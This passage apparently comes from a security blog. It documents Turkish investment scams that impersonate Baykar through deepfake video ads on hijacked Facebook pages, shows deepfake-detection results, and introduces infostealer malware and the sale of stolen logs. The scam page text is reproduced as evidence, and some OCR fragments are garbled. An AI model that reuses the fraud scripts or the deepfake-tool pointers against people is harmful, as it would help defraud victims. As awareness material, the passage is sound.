
Email

+1 201-555-0123

- Ur
- Ur
- Af

İsmail Küçükkaya **İçin Tıklayınız!**

Sizlere daha iyi hizmet sunabilmek adına sitemizde **çerez** konumlandırmaktayız. Kişisel verileriniz, KVKK ve GDPR kapsamında toplanıp işlenir. Detaylı bilgi almak için **Aydınlatma Metnimizi** inceleyebilirsiniz.



hayalmezarı.online/[redacted]

BAYKAR

16:10

BAYKAR
Merhaba, ben - kişisel yöneticiniz Emine!

Tebrikler! "Baykar-Invest"


Birkaç soruyu yanıtlamanız ve minimum bir depozit yatırmanız gerekmektedir, böylece size yardımcı olabilir ve işe başlayabiliriz!

BAYKAR
Soyle bana seninle nasıl iletişime geçebilirim?

İsim

Soyadı

Daha öte



ptomainic.com/[redacted]


BAYKAR

BAYKAR hisselerini 8 800 TL'den başlayan miktarla satın alarak her ay 25.800 kazanabilirsiniz

"BAYKAR Anonim Şirketi" ile hayallerinizi nasıl gerçekleştirebilirsiniz?

Platforma erişmek ve ülkenin kaynaklarından sabit para kazanmaya başlamak için BAYKAR Kurumu'nun resmi testine giriniz.

Teste başla



ptomainic.com/[redacted]


BAYKAR

1. Her Türkiye vatandaşının, ülkenin kaynaklarının ticaretinden gelir elde etmesi gerektiğine inanıyor musunuz?

○ Evet

○ Hayır

Birinci adim



ptomainic.com/[redacted]

BAYKAR

Tebrikler! 'BAYKAR' platformundaki yatırımlar kullanımınıza açıldı.

İletişim bilgilerinizi bırakın ve hemen kazanmaya başlayın.


İlk İsim

Soyadı

E-posta

+90 501 234 56

Ücretsiz kayıt



tr-inf.com/[redacted]

8 Sıradaki yeriniz...

İletişimde kalın! Size en kısa sürede geri dönüş yapacağız:


Platformla ilgilenen çok sayıda kişi nedeniyle, tüm yeni kullanıcılar şu anda bir bekleme listesine yerleştirilmektedir.

Önümüzdeki birkaç saat içinde bir aramayı kaçırmayın, aksi takdirde yerinize başkası geçecektir.

Bizimle iletişime geçin, müdürümüz sizi kısa süre içinde arayacaktır.

When examining the Facebook accounts used for these fake ads, it was highly likely that these accounts belonged to innocent individuals who had been hacked and repurposed for this scam. This could be easily understood by looking at the past photos and videos shared on the account.

For example, the Facebook profile named **“Türkiye Gündemi”** in the screenshot below, which impersonated the A News channel, revealed upon inspecting the “Mentions” page that the account originally belonged to a person named **Nestor Soler** and had been created in 2017.



facebook.com/ads/library/?active_status=all&ad_type=all&country=ALL&q=

Meta

Ad Library | Ad Library Report | Ad Library API | Branded Content

All | All ads | Saved searches

Filters | Save search

Launched May 2024

Türkiye Gündemi
News & media website
Haberler
2,040 likes
View ads | Go to Page

Türkiye Gündemi
Sponsored

yapma fırsatına sahip olmanız

BILGIHAZINESI.ONLINE
Türkiye Gündemi
Learn more

https://facebook.com/100075943487305


Library ID: 986267809675810
Active
Started running on May 10, 2024
Platforms
3 ads use this creative and text
See summary details

Baykar Invest
Sponsored
0:02 / 1:01 Kıymetli vatandaşlar, eminim ki

Library ID: 1289624311994572
Active
Started running on May 10, 2024
Platforms
See ad details

Baykar Invest
Sponsored
0:01 / 1:01 Kıymetli vatandaşlar, eminim ki

XN--HAYALMEZAR-6UB.ONLINE
Daha fazlasını öğrenin i tıklayın
Learn more



facebook.com/profile.php?id=100075943487305&sk=about_profile_transparency

Search Facebook

Türkiye Gündemi
2K likes • 2K followers

WhatsApp | Message | Like

Posts | About | Mentions | Followers | Photos | Videos | More

About

Contact and basic info

Page transparency

Page transparency

Facebook is showing information to help you understand the purpose of this Page.


1427475557559569
Page ID

February 22, 2017
Creation date

Admin info
This Page can have multiple admins. They may have permission to post content, comment or send messages as the Page.

This Page is not currently running ads.

See all



facebook.com/profile.php?id=100075943487305

Search Facebook

Türkiye Gündemi

Haberler

Page · News & media website

Mebusevleri, Ergin Sk. No:39/2, 06570
Çankaya/Ankara, Turkey, Ankara, Turkey

Photos See all photos

Türkiye Gündemi
May 2 at 10:11 AM


Medya 03 Haber
May 2 at 7:39 AM

https://www.medya03.com/.../akcay-gorevini-okuyucuya...
Afyon Kocatepe Üniversitesi


AKÇAY GÖREVİNİ OKUYUCU'YA DEVRETTİ

MEDYA03.COM
Akçay görevini Okuyucu'ya devretti
2017 yılından günümüze Afyon Kocatepe Üniversitesi (AKÜ) Güzel Sanatla...

Like | Comment | Share




facebook.com/profile.php?id=100075943487305



facebook.com/profile.php?id=100075943487305&sk=mentions

Quick meet ups with Brod Brian Ong , Brod RetCol Nestor Soler and PCAPT Fe Leyros Altubar




facebook.com/profile.php?id=100075943487305&sk=mentions

Quick meet ups with Brod Brian Ong , Brod RetCol Nestor Soler and PCAPT Fe Leyros Altubar

Türkiye Gündemi
Page · News & media website
Haberler
Mebusevleri, Ergin Sk. No:39/2, 06570 Çankaya/Ankara, Turkey, Ankara, Turkey
2K Followers
WhatsApp
Message
Write a comment...

https://www.facebook.com/profile.php?id=100075943487305&__cft__[0]=AZWM4qBvtnLqMJdznfR_P4Nc6CDioc2SFfBn8cic6SnuEQm42tGPoRdhQfDmvCCWzFDzgJ5WE5OVFqAnqBMaBQ39sTFp5SNHX9QG6CCBr2jpAkfe0C-vvt5GJTaaykPWRvy...

Within six months, a significant number of people in Turkey were likely targeted by this fraud method, prompting both Baykar and Bosphorus Gaz companies to issue public warnings to inform the public.



Önemli Uyarı !

Bosphorus Gaz Corporation AŞ şirket adı ve logosu kullanılarak kişisel bilgilerinize ulaşmak ve kazanç vaadi ile sizi dolandırmak amaçlı Epostalar, Çevrimiçi mesajlaşma (whatsapp) uygulamalarından linkler ya da telefon mesajlarına karşı sizi uyarmak isteriz.
Şirketimiz e-posta veya diğer çevrimiçi yollarla sizden kişisel bilgilerinizi talep eden mesajlar göndermez.
Bu tür e-postalar ve metin mesajlarının şirketimizle hiçbir ilişkisi yoktur.

generators and producers, th
which are entitled to source
exportation activities, as well
adjacent and neighboring
Corporation A.Ş.

In order to accomplish this pu
support and input of a powe
converged with the strategies of GAZPROM/GAZEXPORT which has long adopted a long-term vision and a prudent approach to the Turkish market – paving the path clear for the forging of a successful and unique collaboration in the form of business partnership. As a consequence of this potent partnership, BOSPHORUS GAZ CORPORATION A.Ş. aspires to assert itself in the market by both enhancing its market share and wielding a sturdy voice in virtually all segments of the energy sector.

Carrying a mission to establish a long-enduring business relationship from the moment of a formal contact with a customer is initiated, the range of services that Bosphorus Gaz Corporation A.Ş. is willing and ready to

Combatting Deepfake


In the cyber world where avoiding falling victim to scams orchestrated using the latest technological advancements becomes increasingly challenging each day, how can videos suspected to be deepfakes be detected by end-users, experts, and journalists?


When it comes to detecting the aforementioned deepfake videos, it can be said that they are relatively easier to detect compared to other types of deepfakes. It is observed that academic studies are rapidly ongoing in this regard, and technology giants like Intel are implementing technologies such as FakeCatcher to address this issue. However, as accessing these corporate-oriented technologies may sometimes be impossible for end-users, the need to verify suspicious images and videos encountered by those who follow news on social media or shop online (much like the need to verify information today) becomes increasingly important day by day.

When listening to experts and authorities about what to pay attention to in order to determine whether an image or video is deepfake, the following points generally stand out:
Blurring evident in the face but not elsewhere in the image or video (or vice-versa) A change of skin tone near the edge of the face Double chins, double eyebrows, or double edges to the face Whether the face gets blurry when it is partially obscured by a hand or another object Lower-quality sections throughout the same video Box-like shapes and cropped effects around the mouth, eyes, and neck Blinking (or lack thereof), movements that are not natural Changes in the background and/or lighting Contextual clues – Is the background scene consistent with the foreground and subject?

To find out if these recommendations really work, when the real video of Acun ILICALI, who is targeted by fraudsters, is compared side by side with the deepfake video, the first item in the list, "Blurring evident," indeed stands out immediately.

Similarly, when close-up scenes are placed side by side and advanced simultaneously, inconsistencies, especially in mouth movements, facial expressions, and the visibility of teeth, also raise suspicion.






If you ask me if there are there any tools or applications that can detect these deepfake videos on your own system, I would recommend taking a look at the "Deepfake detection using Deep Learning" project.

For those who want to detect deepfake videos effortlessly and for free using multiple deepfake detection algorithms based on online and academic studies, I highly recommend the DeepFake-O-Meter application.

For instance, when I analyzed a deepfake video created by scammers using excerpts from Selçuk Bayraktar's video on DeepFake-O-Meter, most of the algorithms clearly indicated that there were inconsistencies with this video, suggesting that I should be suspicious.


zinc.cse.buffalo.edu/ubmdfl/deep-o-meter/report_detail_dynamic/[redacted]_2024-0...
Relaunch to update

Task: Deepfake Image/Video Detection

Input File: 4365490341135372551005020976457502560588801n.mp4

Analytic Name: DSP-FWA

Analysis Date: 2024-05-15 02:04:10.390362


Result: {'Real Probability': 0.002048194408416748, 'Fake Probability': 0.9979518055915833}

Analytic Description: Deep learning based method that can effectively distinguish AI-generated fake videos, this method target the artifacts in affine face warping as the distinctive feature to distinguish real and fake images

Analysis Scope: Human face images or videos

Reference:
https://arxiv.org/abs/1811.00656

Code Link:
https://github.com/yuezunli/DSP-FWA


zinc.cse.buffalo.edu/ubmdfl/deep-o-meter/report_index_dynamic/[redacted]_2024-0...
Relaunch to update

Detector	Result	Details
Univ. Buffalo - video detector (2022)	97.9% AI-Generated Likelihood	Completed
Univ. Buffalo - video detector (2024)	87.9% AI-Generated Likelihood	Completed
The University of Tokyo - video detector (2022)	33.6% AI-Generated Likelihood	Completed
University of Science and Technology of China - video detector (2023)	90.4% AI-Generated Likelihood	Completed
UA - video detector (2019)	99.8% AI-Generated Likelihood	Completed
Xiamen University - video detector (2021)	63.9% AI-Generated Likelihood	Completed

For those who want to detect such deepfake images and videos by just using a browser extension, the DeepfakeProof Chrome extension could be worth trying.

How Easy to Create a Deepfake Video?

Looking at the spreading of fake advertisements using deepfake videos over the past 6 months, it was evident that the process of creating these fake videos had to be excessively easy and low-cost or even free for fraudsters. To support this thesis, when I began researching applications that could potentially be used by fraudsters to create deepfake videos, the focus shifted immediately to the Wav2Lip model, mainly due to its blurriness, use of lip-sync techniques, and, of course, being open-source and free.

> Wav2Lip is a free, open-source deep learning model that can lip-sync videos to any audio track with high accuracy. It works for any language, voice, or identity, including synthetic voices and CGI faces.

When I experimented with the Wav2Lip_simplified_v5.ipynb Jupyter notebook tool on one of the videos, targeted by fraudsters, the similarities with the deepfake video (the problem of lip movements not always being synchronized with the generated audio from the text (audio deepfake)) reinforced the possibility that fraudsters were utilizing this model.

Conclusion

The groundbreaking developments in artificial intelligence continue to grease the wheels for scammers, making their jobs easier. For instance, by simply paying a monthly fee of $5 and uploading a video or audio file of the person you want to mimic to the ElevenLabs web application, you can use artificial intelligence to have any text you write voiced by that person.

With this situation in mind, such services always have the potential to be abused by malicious individuals.

In the face of increasing deepfake videos on social media and networks, let's be very, very cautious, and similarly, let's not forget the possibility of our voices being copied (audio deepfake) and being used against our loved ones by fraudsters. It might be beneficial to already establish a keyword to be used for verification purposes in emergencies with your loved ones against the possibility of your voice being copied.

In today's world, where we can't believe what we hear (audio deepfake), what we see (deepfake video), or what we read (misinformation, disinformation, deepfake text), let's not forget the age-old advice: "Don't believe anything you haven't seen with your own eyes."


Hope to see you in the following articles.

3. Information Thieves

Introduction

In recent years, when we look at cybersecurity incidents involving prominent entities such as Uber, Airbus, Grand Theft Auto VI, and similar cases, we observe that malicious software, specifically infostealers designed for information theft, has come to the forefront. These types of malware are increasingly playing infostealers a significant role in the cybercrime ecosystem.

Research indicates that in 2023, cybersecurity incidents related to this type of malicious software doubled compared to the year 2022. Particularly in Russian markets, there is a notable increase, with logs stolen and offered for sale by these malicious programs showing a **690%** surge since 2021.



MALWARE TRENDS TRACKER

Most known malwares from all over the cybersecurity world


No.	Family	Type	Trand changes	World rank	Tasks overall
1	RedLine	Stealer		1 ↑	8820
2	Lumma	Stealer		7 ↑	2107
3	Amadey	Infostealer		8 ↑	2076
4	Formbook	Stealer		9 ↓	2047
5	Raccoon	Stealer		13 ↓	1469
6	Arkei	Stealer		15 ↑	1380

Reference: ANY.RUN

What is Information Stealer Malware?


Information stealer malware is a type of software that steals personal and financial information, including usernames and passwords related to applications and systems such as VPN, RDP, and SSH. Subsequently, this stolen information is sent to the malware's developer. Often, these malicious programs are sold or leased by their developers as a malware-as-a-service (MaaS) model on a weekly or monthly basis to initial access brokers (IAB).

The information stolen by malware is later sold to threat actors, operators (customers), on underground forums, and Russian marketplaces (Russian Market) by initial access brokers (IAB), which are common meeting places for cybercriminals.



Reference: Secureworks

Particularly, cyber threat intelligence firms like SOCRadar closely monitor these places and warn their clients about the information offered for sale. Thanks to these alerts, enterprises can quickly identify and freeze the accounts of their employees, customers and suppliers, preventing the misuse of this information by cybercriminals. Otherwise, for example, a threat actor who plans to carry out a ransom attack on enterprise X can easily realize his evil ambitions with this access information purchased from the initial access broker for **$10.**



You are currently using **Freemium License** for your company. If you want to use more features you can see the subscription plans and **request an upgrade**.

All Alarms	Open Alarms	On Hold Alarms	Resolved Alarms	False Positive Alarms
338	338	0	0	0

Alarm ID = 12490242 Search...

FEBRUARY/2023 — 1 ALARM

Company-Related Access is Detected for Sale in Russian Blackmarket
Digital Risk Protection > Deep&Dark Web Monitoring > Black Market Bo...

Showing 1 to 1 of 1 entries

1 HIGH CONSOLIDATED ALARMS
0 SELECTED

Consolidated Alarm #934781
1 Alarms

2023-02-01 23:50:16 Alarm ID: #12490242

TAGS
stealer log | credential | black market | compromised | sale | blackmarket | ...


CONTENT

Affected Assets	[redacted].com
Stealer	Vidar
Vendor	Mo####yf [Diamond]
ISP	Charter Communications
Country	US
Province	New York
Date	2023.01.24
Price	10.00 $
Screenshot	

